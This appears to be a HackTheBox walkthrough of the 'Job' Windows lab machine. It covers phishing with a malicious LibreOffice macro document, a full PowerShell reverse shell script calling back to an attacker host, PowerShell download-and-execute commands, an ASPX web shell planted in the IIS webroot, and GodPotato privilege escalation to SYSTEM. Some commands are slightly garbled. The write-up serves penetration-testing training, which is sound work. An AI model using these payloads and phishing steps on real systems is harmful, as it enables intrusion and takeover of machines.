



HACKTHEBOX



Job

28th October 2025

Prepared By: dotguy

Machine Author: xct

Difficulty: Medium

Synopsis

Job is a Medium difficulty Windows box. It runs an SMTP server and its website accepts LibreOffice-compatible documents, providing a vector to deliver a document with embedded macros that leads to remote code execution as user `jack.black`. `jack.black` is a member of the `DEVELOPERS` group, which has write access to `C:\inetpub\wwwroot` (the IIS web root), allowing files to be placed in the webroot and achieve code execution as the IIS AppPool service account. The IIS AppPool account has the `Selmpersonate` privilege, creating conditions that allow token-impersonation techniques to be used to escalate privileges to Administrator.

Skills Required

- Windows Fundamentals
- Web Application Security

Skills Learned

- Phishing with a malicious attachment
- Exploiting `Selmpersonate` with the Potato exploit

Enumeration

Nmap


```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.234.73) | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,,$/)
$ nmap -p$ports -sC -sV 10.129.234.73)
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for job.local (10.129.234.73)
Host is up (0.19s latency).

PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         hMailServer smtpd
| smtp-commands: JOB, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Job.local
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: JOB
|   NetBIOS_Domain_Name: JOB
|   NetBIOS_Computer_Name: JOB
|   DNS_Domain_Name: job
|   DNS_Computer_Name: job
|   Product_Version: 10.0.20348
|_ System_Time: 2025-10-30T13:38:29+00:00
|_ ssl-date: 2025-10-30T13:39:08+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=job
| Not valid before: 2025-09-04T13:43:05
|_ Not valid after: 2026-03-06T13:43:05
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: JOB; OS: Windows; CPE: cpe:/o:microsoft:windows
```

According to the Nmap results, the host is a Windows machine running `hMailServer SMTP` on port `25`, Microsoft IIS 10.0 web server on `80`, SMB on `445`, RDP on `3389`, and likely WinRM on `5985`.

Foothold

Browsing to the HTTP server on port `80` displays a landing page indicating that the company is hiring developers and accepting applications via the email address `career@job.local`. It also specifies that applicants should send their CVs as LibreOffice documents, suggesting that LibreOffice might be used on the backend to view the submitted files.



We are looking for developers!

Please send your application to `career@job.local`! We recently switched to using open source products - please send your cv as a libre office document.

Let's add an entry for `job.local` to our `/etc/hosts` file with the corresponding IP address, allowing our machine to resolve the domain name.

```
echo "10.129.234.73 job.local" | sudo tee -a /etc/hosts
```

An interesting point to note here is that LibreOffice supports the use of Macros.

Macros are small scripts embedded within documents (like those in LibreOffice or Microsoft Office) that automate tasks using languages such as Basic or Python. This functionality can be exploited by embedding malicious macros that execute arbitrary code when the document is opened.

If LibreOffice on the remote host has macros enabled, we can upload a document with an embedded malicious macro that executes arbitrary code.

Let's use the Metasploit framework's `openoffice_document_macro` module for generating the malicious document. This generates a malicious `.odt` file with a macro that downloads the configured payload on the remote host and executes it.

```
msf6 > use multi/misc/openoffice_document_macro
```

Set the payload to execute a custom command.

```
msf6 exploit(multi/misc/openoffice_document_macro) > set payload windows/x64/exec
```

Set the custom command as a PowerShell command that downloads the reverse shell file from our local machine and executes it.

```
msf6 exploit(multi/misc/openoffice_document_macro) > set cmd "powershell.exe -nop -w  
hidden -ep bypass -c IEX(New-Object  
Net.WebClient).DownloadString('http://10.10.14.86/shell.txt');"
cmd
```

Configure the `SRVHOST` parameter with our local IP address, as it will be used to serve the payload on our localhost.

```
msf6 exploit(multi/misc/openoffice_document_macro) > set SRVHOST 10.10.14.86
```


Running the module will generate the malicious `.odt` file.

```
msf6 exploit(multi/misc/openoffice_document_macro) > run


[** SNIP **]
[+] msf.odt stored at /root/.msf4/local/msf.odt
```

Metasploit can sometimes place the IP of the local network adapter into the macro's download URL—even if `SRVHOST` was set to a different address. Therefore, manually inspect the `.odt` file to confirm the macro's command and URL.

To do so, open the `msf.odt` file and navigate to "Tools -> Macros -> Edit Macros".



Update the URL in the command with the relevant IP address.



Now, let's create a Powershell reverse shell file. There are plenty of examples available online, but we will be using the following one created by [SeTools](#).

```
$ cat shell.txt
function cleanup {
if ($client.Connected -eq $true) {$client.Close()}
if ($process.ExitCode -ne $null) {$process.Close()}
exit}
// Setup IPADDR
$address = 'ATTACKER_IP'
// Setup PORT
$port = '443'
$client = New-Object system.net.sockets.tcpclient
$client.connect($address,$port)
$stream = $client.GetStream()
$networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize
$process = New-Object System.Diagnostics.Process
$process.StartInfo.FileName = 'C:\\windows\\system32\\cmd.exe'
$process.StartInfo.RedirectStandardInput = 1
$process.StartInfo.RedirectStandardOutput = 1
$process.StartInfo.UseShellExecute = 0
$process.Start()
$inputstream = $process.StandardInput
$outputstream = $process.StandardOutput
Start-Sleep 1
$encoding = new-object System.Text.AsciiEncoding
while($outputstream.Peek() -ne -1){$out += $encoding.GetString($outputstream.Read())}
$stream.Write($encoding.GetBytes($out),0,$out.Length)
$out = $null; $done = $false; $testing = 0;
while (-not $done) {
if ($client.Connected -ne $true) {cleanup}
$pos = 0; $i = 1
while ((($i -gt 0) -and ($pos -lt $networkbuffer.Length)) {
$read = $stream.Read($networkbuffer,$pos,$networkbuffer.Length - $pos)
$pos+=$read; if ($pos -and ($networkbuffer[0..($pos-1)] -contains 10)) {break}}
if ($pos -gt 0) {
$string = $encoding.GetString($networkbuffer,0,$pos)
$inputstream.write($string)
```

```
start-sleep 1
if ($process.ExitCode -ne $null) {cleanup}
else {
$out = $encoding.GetString($outputstream.Read())
while($outputstream.Peek() -ne -1){
$out += $encoding.GetString($outputstream.Read()); if ($out -eq $string) {$out = ''}}
$stream.Write($encoding.GetBytes($out),0,$out.length)
$out = $null
$string = $null}} else {cleanup}}
```

Setup a Python HTTP server on port 80 to host this reverse shell file.

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Start a netcat listener on port 443 to receive the reverse shell callback,

```
$ nc -nvlp 443
```

Now, let's use the `sendmail` utility to send an email to the provided email address `career@job.local` along with the malicious `msf.odt` file as an attachment.

```
$ sendmail -s job.local -f "sec <sec@vulnlab.com>" -t career@job.local -o tls=no -m "hey
pls check my cv" -a msf.odt
Oct 29 19:54:48 kali sendmail[20858]: Email was sent successfully!
```

After a while, we can observe a GET request from the remote host to our Python server.

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.234.73 - - [30/Oct/2025 19:55:22] "GET /shell.txt HTTP/1.1" 200 -
```

We receive a reverse shell on our listener as user `jack.black`.

```
$ nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.86] from (UNKNOWN) [10.129.234.73] 57295
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program>whoami
job\jack.black
```

The user flag can be obtained at `C:\Users\jack.black\Desktop\user.txt`.

```
type C:\Users\jack.black\Desktop\user.txt
```

Lateral Movement

Checking the user information, we can see that `jack.black` belongs to the `JOB/developers` group.

```
C:\Program Files\LibreOffice\program>whoami /all

USER INFORMATION
-----

User Name      SID
=====
job\jack.black S-1-5-21-3629909232-404814612-4151782453-1000

GROUP INFORMATION
-----

Group Name      Type      SID
-----
Attributes

=====
<SNIP>

JOB\developers      Alias      S-1-5-21-3629909232-404814612-
4151782453-1001 Mandatory group, Enabled by default, Enabled group

BUILTIN\Remote Desktop Users      Alias      S-1-5-32-555
Mandatory group, Enabled by default, Enabled group

BUILTIN\Users      Alias      S-1-5-32-545
Mandatory group, Enabled by default, Enabled group

<SNIP>
```

Enumerating the filesystem shows the `JOB/developers` group has write access to `C:\inetpub\wwwroot` (the IIS web root). Since IIS typically runs as a service account that may possess `Selmpersonate` privileges, a writable web root is a noteworthy finding.

```
c:\inetpub\wwwroot JOB\developers:(OI)(CI)(F)
                  BUILTIN\IIS_IUSRS:(OI)(CI)(RX)
                  NT SERVICE\TrustedInstaller:(I)(F)
                  NT SERVICE\TrustedInstaller:(I)(OI)(CI)(IO)(F)
                  NT AUTHORITY\SYSTEM:(I)(F)
                  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                  BUILTIN\Administrators:(I)(F)
                  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                  BUILTIN\Users:(I)(RX)
                  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                  CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

We can use the [this](#) ASPX reverse shell and update it with the relevant IP address and the listening port of our local machine. Then download this reverse shell file into the `C:\inetpub\wwwroot` directory of the remote host.

```
c:\inetpub\wwwroot> curl ATTACKER_IP:9001/shell.aspx -o c:\inetpub\wwwroot\shell.aspx

c:\inetpub\wwwroot>dir
Volume in drive C has no label.
Volume Serial Number is A9B2-0C2A

Directory of c:\inetpub\wwwroot

10/31/2025  07:34 AM    <DIR>          .
04/16/2025  11:21 AM    <DIR>          ..
11/10/2021  08:52 PM    <DIR>          aspnet_client
11/09/2021  09:24 PM    <DIR>          assets
11/09/2021  09:24 PM    <DIR>          css
11/10/2021  09:01 PM                298 hello.aspx
11/07/2021  01:05 PM            3,261 index.html
11/09/2021  09:24 PM    <DIR>          js
10/31/2025  07:34 AM            15,970 shell.aspx
               3 File(s)              19,529 bytes
               6 Dir(s)      5,337,149,440 bytes free
```

Start a netcat listener on port `1337` (the listening port mentioned in the `aspx` reverse shell file).

```
$ nc -nvlp 1337
```

Upon visiting the URL `http://MACHINE_IP/shell.aspx`, we receive a reverse shell callback on our listener as IIS AppPool service account `IIS APPPOOL\DefaultAppPool`.

```
$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.14.86] from (UNKNOWN) [10.129.234.73] 57305
Spawn Shell...
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
iis apppool\defaultappool
```

Privilege Escalation

As expected, we can list the privileges for `iis apppool\defaultappool` account to find the `SeImpersonatePrivilege` privilege.

```
c:\windows\system32\inetsrv>whoami /all
```


USER INFORMATION

[** SNIP **]

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Having the SeImpersonate privilege exposes the system to token-impersonation-based privilege escalation techniques (commonly known as the “Potato” family). This privilege enables a process to impersonate another user’s security context, and such techniques exploit higher-privileged processes to obtain and reuse their tokens, ultimately leading to SYSTEM-level access. We can use the [GodPotato exploit](#).

Download the GodPotato exploit on the remote host.

```
c:\ProgramData> curl ATTACKER_IP:9001/god.exe -o god.exe
```

Start a netcat listener on port 443 to receive the reverse shell callback.

```
$ nc -nvlp 443
```

Run the GodPotato exploit with the Powershell command as an argument to download and execute our reverse shell payload.

```
c:\ProgramData>.\god.exe -cmd "powershell.exe -nop -w hidden -ep bypass -c IEX(New-Object Net.WebClient).DownloadString('http://ATTACKER_IP/shell.txt');"

[*] CombaseModule: 0x140727576494080
[*] DispatchTable: 0x140727579081032
[*] UseProtseqFunction: 0x140727578374336
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\d4147fa5-bdcf-4bb3-a41d-5fc5f6925c5c\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00005002-1b14-ffff-b7b8-3151af6c9db4
[*] DCOM obj OXID: 0x6b60973ba04f8470
[*] DCOM obj OID: 0x5b355aee35a11962
[*] DCOM obj Flags: 0x281
```

```
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 884 Token:0x792 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 6208
```

We receive a callback on our listener as `nt authority\system`.

```
$ nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.86] from (UNKNOWN) [10.129.234.73] 57317
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

c:\ProgramData>whoami
nt authority\system
```

The root flag can be obtained at `C:\Users\Administrator\Desktop\root.txt`.

```
type C:\Users\Administrator\Desktop\root.txt
```